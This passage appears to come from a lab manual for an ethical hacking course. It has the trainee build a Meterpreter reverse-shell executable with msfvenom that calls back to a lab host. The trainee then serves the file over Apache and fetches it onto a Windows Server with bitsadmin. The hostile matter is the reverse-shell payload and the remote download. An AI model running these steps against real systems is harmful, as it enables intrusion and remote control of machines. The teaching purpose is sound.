
Windows Defender Firewall state: Off

Incoming connections: Block all connections to apps that are not on the list of allowed apps

Active private networks: Network 7

Notification state: Do not notify me when Windows Defender Firewall blocks a new app

Guest or public networks Not connected



See also

[Security and Maintenance](#)

[Network and Sharing Center](#)



4. The **Customize Settings** window appears.
5. Select **Turn on Windows Defender Firewall** under **Private network settings** and **Public network settings**.
6. Click **OK**.



Customize settings for each type of network

You can modify the firewall settings for each type of network that you use.

Private network settings



Turn on Windows Defender Firewall

Block all incoming connections, including those in the list of allowed apps

Notify me when Windows Defender Firewall blocks a new app



Turn off Windows Defender Firewall (not recommended)

Public network settings



Turn on Windows Defender Firewall


Block all incoming connections, including those in the list of allowed apps

Notify me when Windows Defender Firewall blocks a new app




Turn off Windows Defender Firewall (not recommended)

OK Cancel




7. Click **Parrot Security** to switch to the **Parrot Security** machine.
8. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.



9. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
10. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.



11. In the terminal window, type **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe** and press **Enter**, to create the payload.

The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal title bar says "msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe - Parrot Terminal". The terminal window itself has a dark background with green text. It shows the following command being run:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot] ~
#
```

12. Now, create a directory to share this file with the target machine, provide the permissions, and copy the file from **/home/attacker** to the shared location using the below commands:
- o Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
 - o Type **chmod -R 755 /var/www/html/share** and press **Enter**
 - o Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
 - o Copy the malicious file to the shared location by typing **cp /home/attacker/Exploit.exe /var/www/html/share** and pressing **Enter**

The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal title is "cp /home/attacker/Exploit.exe /var/www/html/share - Parrot Terminal". The terminal content is as follows:


```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot] ~
# mkdir /var/www/html/share
[root@parrot] ~
# chmod -R 755 /var/www/html/share
[root@parrot] ~
# chown -R www-data:www-data /var/www/html/share
[root@parrot] ~
# cp /home/attacker/Exploit.exe /var/www/html/share
[root@parrot] ~
#
```

13. Now, start the Apache service. To do this, type **service apache2 start** and press **Enter**.

The screenshot shows a terminal window titled "service apache2 start - Parrot Terminal". The terminal session is as follows:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot] ~
# mkdir /var/www/html/share
[root@parrot] ~
# chmod -R 755 /var/www/html/share
[root@parrot] ~
# chown -R www-data:www-data /var/www/html/share
[root@parrot] ~
# cp /home/attacker/Exploit.exe /var/www/html/share
[root@parrot] ~
# service apache2 start
[root@parrot] ~
#
```

14. Click **Windows Server 2019** to switch to **Windows Server 2019** machine.
15. In the **Type here to search** field of the **Desktop**, type **powershell** and click **Windows PowerShell** to launch a PowerShell.




16. In the PowerShell window, type **bitsadmin /transfer Exploit.exe http://10.10.1.13/share/Exploit.exe c:\Exploit.exe** and press **Enter**.

Select Administrator: Windows PowerShell

```
PS C:\Users\Administrator> bitsadmin /transfer Exploit.exe http://10.10.1.13/share/Exploit.exe c:\Exploit.exe
```



17. **BITSAadmin** transfers the file, as shown in the screenshot.

